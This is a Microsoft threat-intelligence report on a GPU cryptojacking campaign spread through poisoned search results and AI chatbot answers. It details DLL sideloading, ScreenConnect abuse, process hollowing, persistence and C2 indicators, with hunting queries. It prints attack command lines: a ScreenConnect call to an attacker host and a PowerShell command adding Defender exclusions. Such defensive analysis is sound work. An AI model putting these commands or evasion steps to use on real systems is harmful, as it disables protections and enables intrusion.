Microsoft Defender Experts identified an active cryptojacking campaign in which malicious download sites are surfaced not only through traditional search engine poisoning, but also through AI chatbot interactions. This emerging delivery technique extends social engineering beyond conventional search results and increases the visibility of malicious software recommendations.
The campaign impersonates trusted system utilities including CrystalDiskInfo, HWMonitor, Display Driver Uninstaller, FurMark, K-Lite Codec Pack, and PDFgear to target users likely to own high-performance GPUs. Rather than maximizing infection volume, the threat actor appears focused on compromising systems with higher mining value.
Beyond cryptocurrency mining, the campaign establishes persistent remote access through abused ScreenConnect deployments that could later support data theft, lateral movement, or ransomware activity. This combination of AI-assisted delivery, software impersonation, and persistent access highlights how threat actors are adapting social engineering and monetization strategies to modern user behavior.
Microsoft Defender detected and blocked activity associated with this campaign. Organizations should enable cloud-delivered protection, run EDR in block mode, and enable attack surface reduction rules to reduce risk.

Attack chain overview
Cryptocurrency mining campaigns have long favored volume over precision, compromising as many hosts as possible to extract marginal value from each. The campaign described in this blog takes a more deliberate approach: its operators have built a targeting and monetization strategy engineered from the ground up to maximize GPU mining yield per compromised device.
Initial access

The campaign begins when users search for common system utility and hardware-monitoring software on a search engine. The users are then presented with manipulated results that direct them to attacker-controlled lookalike sites. The operator runs a coordinated SEO poisoning operation that simultaneously masquerades as a broad portfolio of trusted utility brands, where each one serves the same downstream payload chain.
The campaign abuses multiple trusted brands, including: CrystalDiskInfo, HWMonitor, Display Driver Uninstaller, FurMark, K-Lite Codec Pack, and PDFgear. The selection of these brands is deliberate. Each application is favored by PC enthusiasts and hardware-focused users, precisely the audience most likely to own a high-performance discrete GPU, the hardware that makes GPU cryptocurrency mining economically viable.

In April 2026, we observed reports indicating that users may have been directed to malicious domains through interactions with large language model (LLM)–based tools. In these cases, users querying AI chatbots for software download recommendations were presented with links to attacker‑controlled domains within generated responses. Analysis of VirusTotal scan associated with these domains further identified traffic metadata referencing chatbot interactions as a potential referral context.
While this behavior is based on observed patterns and correlated data sources, it’s consistent with emerging techniques in AI search result poisoning, representing an extension of traditional SEO poisoning beyond conventional search engines.


Each fake site presents a download button that claims it has the legitimate utility. The download instead retrieves a ZIP archive hosted on a campaign‑specific subdomain of gleeze.com. The gleeze.com parent domain is hosted by infrastructure associated with Dynu (dynu.com), a dynamic DNS provider frequently leveraged by threat actors.

Since March 2026, we’ve identified more than 150 malicious domains that we assess serve these malicious tools, masqueraded as system utilities linked to this campaign.
DLL sideloading and silent installation of ScreenConnect software
The downloaded ZIP archive contains the legitimate executable for the spoofed utility alongside a malicious DLL named autorun.dll. When the user launches the executable, the legitimate program loads autorun.dll from the same folder via DLL sideloading, a technique that requires no exploitation and generates no user-visible anomaly. Analysis revealed nine distinct autorun.dll variants across the campaign.


The malicious DLL uses msiexec.exe to silently install a second malicious DLL named vcredist_x64.dll, named to masquerade as the Visual C++ Redistributable. This file is itself a packaged installer for ScreenConnect software.
ScreenConnect software (also known as ConnectWise Control) is a legitimate commercial remote management tool widely used by IT administrators. The tool itself is not at fault; rather, the threat actor abuses its legitimate capabilities to establish persistent remote access consistent with a broader pattern of remote monitoring and management (RMM) tool abuse observed across the threat landscape
Once installed, the ScreenConnect client constantly attempts to communicate with the attacker-controlled server at 193.42.11[.]108 via the following service invocation:
"ScreenConnect.ClientService.exe"
"?e=Access&y=Guest&h=directdownload.icu&p=8041&s=b31c5795-9b66-4d20-ac8d-aad60d05852a&k=...&c=Crystaldeskinfo%20New%20New%20New&c=&c=&c=&c=&c=&c=&c="
The h parameter (directdownload[.]icu) is the host the client connects to.
The repeated c= parameters are ScreenConnect’s custom property fields, which in some cases closely matched the software used to drop ScreenConnect. However, across other instances we were unable to verify if this is an identifier linked to the software used via SEO poisoning.
Execution
SimpleRunPE dropper and process hollowing
Once the ScreenConnect session is established, the attacker drops a binary named SimpleRunPE.exe directly via ScreenConnect’s file-transfer feature.
Project lineage
Static analysis of this binary surfaced an embedded Program Database (PDB) path inside the binary’s debug directory:
G:\My Drive\works\test projects\Simple-RunPE-Process-Hollowing-RUNPE\SimpleRunPE\obj\Release\SimpleRunPE.pdb

The folder structure in the path matches a public proof-of-concept repository on GitHub (Watermwo/Simple-RunPE-Process-Hollowing), with a -RUNPE suffix. With this information, Microsoft assesses with moderate confidence that the dropped binary’s process hollowing might be a fork of this public codebase. Using this PDB path as a pivot, we identified multiple binaries sharing similar debug paths, all reported to the Microsoft Defender team and addressed.


Install path and the alternative PowerShell delivery
Once executed, SimpleRunPE.exe writes a copy of itself into a hidden install folder as RuntimeHost.exe. The install folder name uses the campaign identifier D3F4E2A1, which recurs throughout the malware as a mutex name (Global\D3F4E2A1_Svc) and in Defender exclusion entries.
The malware sets the Hidden and System file attributes on both the install folder and the RuntimeHost.exe file, hiding them from default Explorer views. The malware first attempts to install into a preferred location resolved at runtime and falls back to %LocalAppData%\Microsoft\Windows\Caches\D3F4E2A1\ if the preferred location is not writable.

In a subset of compromises, rather than dropping SimpleRunPE.exe directly via ScreenConnect file transfer, a malicious PowerShell script that fetched the binary from a remote drive, stored it locally as vlc.exe, and created a one-time scheduled task to execute and then delete itself, reducing forensic traceability.
Persistence

Once SimpleRunPE.exe has copied itself to the install path as RuntimeHost.exe, it establishes six persistence mechanisms across multiple Windows autostart locations. The persistence mechanisms span three scheduled tasks, two registry Run keys, and one Startup folder shortcut.
| Tactic | Trigger | Identifier |
| Scheduled task | On user logon (highest privileges) | Task name: Windows System Health |
| Scheduled task | On system boot, 1-hour delay (highest privileges) | Task name: Windows System Health Monitor |
| Scheduled task | Every 5 minutes (highest privileges) | Task name: Windows System Health Check |
| Registry Run key (machine) | On any user logon | HKLM\Software\Microsoft\Windows\CurrentVersion\Run\WinSysCache |
| Registry Run key (user) | On current user logon | HKCU\Software\Microsoft\Windows\CurrentVersion\Run\WinSysCache |
| Startup folder shortcut | On current user logon | %AppData%\Microsoft\Windows\Start Menu\Programs\Startup\RuntimeHost.lnk |

Each time the persistence mechanism executes, it relaunches RuntimeHost.exe, which functions as a recovery mechanism for the follow up process hollowing behaviour. Each time the persistence mechanism launches RunTimeHost, it validates whether the following behavior is complete. If the behavior isn’t complete, the rumtimehost.exe attempts to hollow as well.
Defense evasion
Process hollowing into Microsoft-signed .NET binaries
The malware simplerunpe.exe proceeds to attempt process hollowing into a legitimate Microsoft-signed binary. The malware carries a hardcoded list of seven candidate target processes, all of them legitimate Windows utilities that ship with the .NET Framework. These targets are tried in order, and the first one whose binary is present on the host’s disk is selected:
- InstallUtil.exe
- RegAsm.exe
- RegSvcs.exe
- MSBuild.exe
- AppLaunch.exe
- AddInProcess.exe
- aspnet_compiler.exe


The dropper launches the chosen target binary in a suspended state and uses API calls such as WriteProcessMemory, SetThreadContext, ResumeThread to hollow the process. This causes the malicious mining code to run under the identity of a trusted Microsoft-signed binary and execute its own code.
Defender exclusions

The malware simplerunpe.exe invokes PowerShell to call the Add-MpPreference cmdlet, registering both path-based and process-based exclusions.
powershell.exe -NoProfile -NonInteractive -ExecutionPolicy Bypass -Command "Add-MpPreference -ExclusionPath @(...) -ErrorAction SilentlyContinue"
Process-name exclusions cover 13 binaries:
- The seven .NET hollowing targets (InstallUtil.exe, RegAsm.exe, RegSvcs.exe, MSBuild.exe, AppLaunch.exe, AddInProcess.exe, aspnet_compiler.exe)
- SecurityHealthHost.exe, RuntimeHost.exe, lolMiner.exe, SRBMiner-MULTI.exe, miner.exe, and gminer.exe

Anti-analysis check

The malware performs anti-analysis checks, exiting silently if any indicator suggests the binary is running in an analysis environment.
The malware checks for virtual machine detection: (registry keys for VMware Tools and VirtualBox Guest Additions, the SCSI Identifier value checked against VBOX/VMWARE/QEMU substrings, MAC address prefix matching against known virtualization vendor ranges, and WMI queries against Win32_ComputerSystem and Win32_BIOS.
The malware also checks against a hardcoded list of forty analyst-tool process names spanning debuggers, disassemblers, decompilers, PE inspection tools, and network analysis utilities, including dnSpy, x64dbg, IDA, Ghidra, ProcMon, Wireshark, Fiddler.
If any of the binaries are detected, the process terminates its execution.
Custom crypto mining loader
Once process hollowing is complete and the malware is running inside a Microsoft-signed Windows utility, the mining-client portion of the binary takes over. The first action is to acquire a system-wide mutex named Global\D3F4E2A1_Svc. The mutex name uses the same campaign identifier (D3F4E2A1) as the install-path directory and the Defender exclusion paths.
RuntimeHost.exe probes this mutex to confirm that hollowing has already succeeded and the hollowed process is still alive on the host.
Host-based reconnaissance

The hollowed binary establishes a connection to the attacker’s server (described in the next section) and sends a registration frame containing comprehensive host reconnaissance to the attacker controlled C2/panel.
| Category | What’s collected |
| Fingerprinting | CPU model and core count; GPU model and vendor with integrated vs. discrete classification; total physical RAM; device type. |
| Live resource state | Current CPU usage; current GPU usage (separately for total and dedicated GPU); GPU temperature; system uptime. |
| Operating system | Windows version and architecture, full Windows product name, whether the malware is running with administrative privileges. |
| Network identity | Local IP address; country code derived from an outbound geolocation lookup. |
| Security posture | Installed antivirus product enumerated via Windows Security Center. |
| User activity | Idle seconds (time since last keyboard or mouse input). |
| GPU activity detection | Detection of gaming, streaming, or other GPU-heavy user activity based on sustained GPU usage. |
| Mining state | Whether the miner process is currently running; current latency to the mining pool. |
Command and control encrypted address and certificate pinning
The address of the attacker’s server is held inside an encrypted blob using AES-128-CBC encryption. In addition to obfuscating the address, we observed a hard-coded Transport Layer Security (TLS) certificate.


Decrypting the embedded blob yields the C2 URL wss[:]//minemine.gleeze[.]com:8443/ws.
The malware also hardcodes the SHA-256 fingerprint of the TLS certificate expected at this endpoint, used to pin the connection during the WebSocket handshake:
EB:C3:5D:4A:08:D9:3A:88:0E:90:AE:AD:2D:3F:7F:B4:3F:DC:08:EA:77:DB:9D:D5:2F:80:78:1E:6B:FD:88:67
Mining orchestration
The malware (hollowed Windows binary) doesn’t embed a miner program. Instead, when it’s time to begin mining, the malware downloads the appropriate miner archive at runtime and runs it. Three miner programs are supported: gminer, lolMiner, and SRBMiner-MULTI, all of which are GPU-focused tools.
Auto-repair persistence and activity tracking
The hollowed binary also runs a continuous background routine that wakes every five seconds and checks whether mining should currently be paused (based on the GPU-activity gate), and whether all six persistence mechanisms are still in place.
When the verification cycle runs, the malware
- Checks each of the three scheduled tasks by invoking schtasks.exe /query /tn “<task name>” and recreates any task whose query returns a non-zero exit code.
- Checks each of the two registry Run keys via direct registry reads and rewrites missing or modified entries.
- Checks the Startup folder shortcut by file existence and recreates it if missing.
- Re-runs the Defender exclusion registration on every cycle, ensuring any exclusions that were removed are restored.
Apart from verifying the persistence, the malware also tracks the process activity on the device. As soon as the loader detects the following processes as running, it terminates the miner process.

The malware also monitors GPU usage and terminates its activity. If the GPU usage is high or the device isn’t idle, the mining processes are terminated.
Certificate pivoting
As mentioned previously, using this hard-coded certificate, we identified 3 IPs using this specific TLS certificate.
Using OSINT, this TLS certificate was observed to be presented by 3 IP addresses. Microsoft assesses that these IPs are part of the C2 infrastructure.
• 93.115[.]10.35
• 198.23[.]185.238
• 2.59.132[.]106
Using these IPs as pivots, we observed that there were additional linked campaigns using a similar DynamicDNS domain giize[.]com. Some of the sources of the malicious file downloads in these campaigns originated from:
- Direct-download[.]giize[.]com
- Free-download[.]giize[.]com
These domains are also linked to a series of malicious domains performing similar SEO poisoning-based campaigns, leading to same infection chain described in this blog.
Mitigation and protection guidance
Microsoft recommends the following mitigations to reduce the impact of this threat. Check the recommendations card for the deployment status of monitored mitigations.
Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a huge majority of new and unknown variants.
Microsoft Defender XDR customers can turn on attack surface reduction rules to prevent several of the infection vectors of this threat. These rules, which can be configured by any user, offer significant hardening against targeted attacks. In observed attacks, Microsoft customers who had the following rules turned on could mitigate the attack in the initial stages and prevent hands-on-keyboard activity:
Enable network protection in Microsoft Defender for Endpoint.
Turn on web protection in Microsoft Defender for Endpoint.
Encourage users to use Microsoft Edge and other web browsers that support SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that contain exploits and host malware.
Remind employees that enterprise or workplace credentials should not be stored in browsers or password vaults secured with personal credentials. Organizations can turn off password syncing in browser on managed devices using Group Policy.
Turn on the following attack surface reduction rule to block or audit activity associated with this threat:
Block executable files from running unless they meet a prevalence, age, or trusted list criterion(GUID: 01443614-cd74-433a-b99e-2ecdc07bfc25)
Microsoft Defender detections
Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
| Tactic | Observed activity | Microsoft Defender coverage |
| Execution | Unusual ScreenConnect service creation activity | Suspicious service launched (endpoint detection and response – EDR) |
| Malicious DLL sideloading linked to autorun.dll | An executable file loaded an unexpected DLL file (EDR) | |
| ScreenConnect Installation activity | Suspicious behaviour by msiexec.exe (EDR) | |
| Defender detection of crypto mining framework binary | Trojan:MSIL/CoinMiner!MS(AV) | |
| MDAV detection of suspicious DLL | HackTool:Win64/Malgent!MSR(AV) | |
| Persistence | Scheduled task creation activity associated with malicious binary | Suspicious Task Scheduler activity |
| Malicious ASEP linked with malicious binary execution | Anomaly detected in ASEP registry | |
| Suspicious .LNK file in startup folder | An uncommon file was created and added to startup folder | |
| Defense Evasion | Antivirus exclusion added by malicious binary | Suspicious Defender Antivirus exclusion Modification attempt in Microsoft Defender Antivirus exclusion listAn uncommon file was created and added to startup folder |
| Process hollowing activity to malicious binary | A process was injected with potentially malicious code | |
| Command and control | Attacker executing malicious commands via ScreenConnect | Suspicious command execution via ScreenConnect |
Microsoft Security Copilot
Security Copilot customers can use the standalone experience to create their own prompts or run the following prebuilt promptbooks to automate incident response or investigation tasks related to this threat:
- Incident investigation
- Microsoft User analysis
- Threat actor profile
- Threat Intelligence 360 report based on MDTI article
- Vulnerability impact assessment
Note that some promptbooks require access to plugins for Microsoft products such as Microsoft Defender or Microsoft Sentinel.
Advanced hunting
Suspicious binary execution from unusual directory
This query searches for suspicious RunTimeHost.exe from a specific directory. Executions from this directory are often linked to the relevant campaign.
//
DeviceProcessEvents
| where Timestamp > ago(30d)
| where FileName =~ "RuntimeHost.exe"
   or InitiatingProcessFileName =~ "RuntimeHost.exe"
| where (FolderPath has @"\Caches\D3F4E2A1")
     or (InitiatingProcessFolderPath has @"\Caches\D3F4E2A1")
| project Timestamp, DeviceId, DeviceName,
          FileName, FolderPath, ProcessCommandLine,
          ParentProcess = InitiatingProcessFileName,
          ParentProcessPath = InitiatingProcessFolderPath,
          ParentProcessCmd = InitiatingProcessCommandLine,
          AccountName
Suspicious scheduled task creation activity
This query looks for suspicious scheduled task creation activity with task names often associated with this cryptojacking campaign.
//Run the below query to identify events linked to the suspicious scheduled task creation activity

DeviceProcessEvents
| where Timestamp > ago(30d)
| where FileName =~ "schtasks.exe"
| where ProcessCommandLine has "/create"
| where ProcessCommandLine has_any (
    "Windows System Health Monitor",
    "Windows System Health"
  )
| project Timestamp, DeviceId, DeviceName,
          AccountName,
          TaskCreationCmd = ProcessCommandLine,
          ParentProcess = InitiatingProcessFileName,
